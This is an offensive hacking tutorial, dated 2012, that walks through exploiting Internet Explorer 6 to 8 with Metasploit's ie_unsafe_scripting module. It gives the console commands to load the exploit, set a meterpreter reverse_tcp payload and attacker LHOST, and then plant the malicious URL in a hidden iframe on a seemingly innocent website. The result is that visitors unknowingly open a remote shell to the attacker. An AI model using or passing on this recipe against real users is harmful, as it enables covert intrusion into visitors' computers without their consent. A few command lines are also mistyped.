[How to Exploit IE8 to Get Root Access When People Visit Your Website](https://null-byte.wonderhowto.com/how-to/hack-like-pro-exploit-ie8-get-root-access-when-people-visit-your-website-0139617/)

By [**occupytheweb**](https://creator.wonderhowto.com/occupythewebotw/) 10/09/2012 2:29 am

All of [my hacks](https://creator.wonderhowto.com/occupythewebotw/) up to this point have been operating system hacks. In other words, we have exploited a vulnerability usually in an operating system service ([SMB](https://null-byte.wonderhowto.com/how-to/hack-like-pro-hacking-windows-vista-by-exploiting-smb2-vulnerabilities-0138376/), [RPC](https://null-byte.wonderhowto.com/how-to/hack-like-pro-exploit-and-gain-remote-access-pcs-running-windows-xp-0134709/), etc.) that all allow us to install a command shell or other code in the target system.

As I have mentioned [numerous times](https://creator.wonderhowto.com/occupythewebotw/) previously, the art of hacking is presently focused on attacking the client side rather than the server side. Server operating systems have become more secure, while clients are loaded with insecure software that can be easily exploited. So, as you would expect, the best hacks are now coming at the client side software.

Now, I will begin to explore ways to hack the client side of the equation. Just as a background note, nearly all of these hacks I have shown you so far are buffer overflows. In other words, we find a variable in the system software that can be overflowed with too much information and jam our software behind it (kind of oversimplified, but you get the idea, I hope).

Hacking IE8 for Root Access

In this hack, we will exploit Microsoft's Internet Explorer 6, 7, and 8 on Windows XP, Vista, Windows 7 or Windows Server 2003 and 2008.

When Windows 7 and Windows Server 2008 were released, the default browser was IE8, so unless the target has upgraded their browser, this vulnerable browser is still on their system and we can hack it. In our example, we will use IE 8 on Windows Vista, but it will work on any of the operating systems listed above with Internet Explorer 8.1 or earlier on it.


So, let's get started. Fire up your Metasploit ([click here for an intro to Metasploit](https://null-byte.wonderhowto.com/how-to/hack-like-pro-getting-started-with-metasploit-0134442/)) on Back Track 5 and let's get cooking!

Step 1Find the Appropriate Exploit

Let's find the appropriate exploit by searching Metasploit for a Windows exploit that takes advantage of unsafe scripting. Type:

**msf> search type:exploit platform:windows unsafe**

As you can see from the screenshot below, this search brought 15 exploits. The one we want is **/exploit/windows/browser/ie\_unsafe\_scripting**.



Step 2 Select This Exploit

Next tell Metasploit that this is the exploit we want to use. Type:

**msf> use /exploit/windows/browser/i.e.\_unsafe\_scripting**

Step 3 Select the Payload


Then load the payload, in this case, **windows/meterpreter/reverse\_tcp**:

**msf> set PAYLOAD windows/meterpreter/reverse\_tcp**

Step 4 Check Required Options

Next, let's check to see what options this exploit requires:

**msf> show options**



We can see from the output displayed above that the payload requires us to set local host (LHOST), or in other words, the IP address of our machine. In my case, it's 192.168.1.100.

**Step 5Set Local Host**

We need to tell Metasploit what our local host (LHOST) IP address is. Type:

**msf> set LHOST 192.168.1.100**


Because this is a client-side exploit, we don't need to set the RHOST as we need to manually attack the system by getting them to click on our malicious link.

Step 6 Run the Exploit

Now, let's run the exploit. Type:

**msf> exploit (ie\_unsafe\_scripting) > exploit**

As you can see in the screenshot below, this exploit has generated a link (http://192.168.1.100:8080/HG6Kn71Nva ) that we will have to get our targets to load so we can exploit their browser. To do this, we'll add a little HTML to an innocent looking webpage.



Step 7 Add the URL to an <IFRAME> Tag

In order to get your target's browser to load your malicious URL, you can either send it to them directly, or embed it in an iframe on your perfectly innocent website. To do so, just add the following tag to your html anywhere inside the <body> element:

*<iframe src="****http://192.168.1.100:8080/HG6Kn71Nva*** *"></iframe>*

When the victim tries to load the page, nothing will be displayed. The browser will hang, but we will have activity at our msfconsole. When the victim navigates to the link it will open a active Meterpreter session that we are connected to. We now own this box!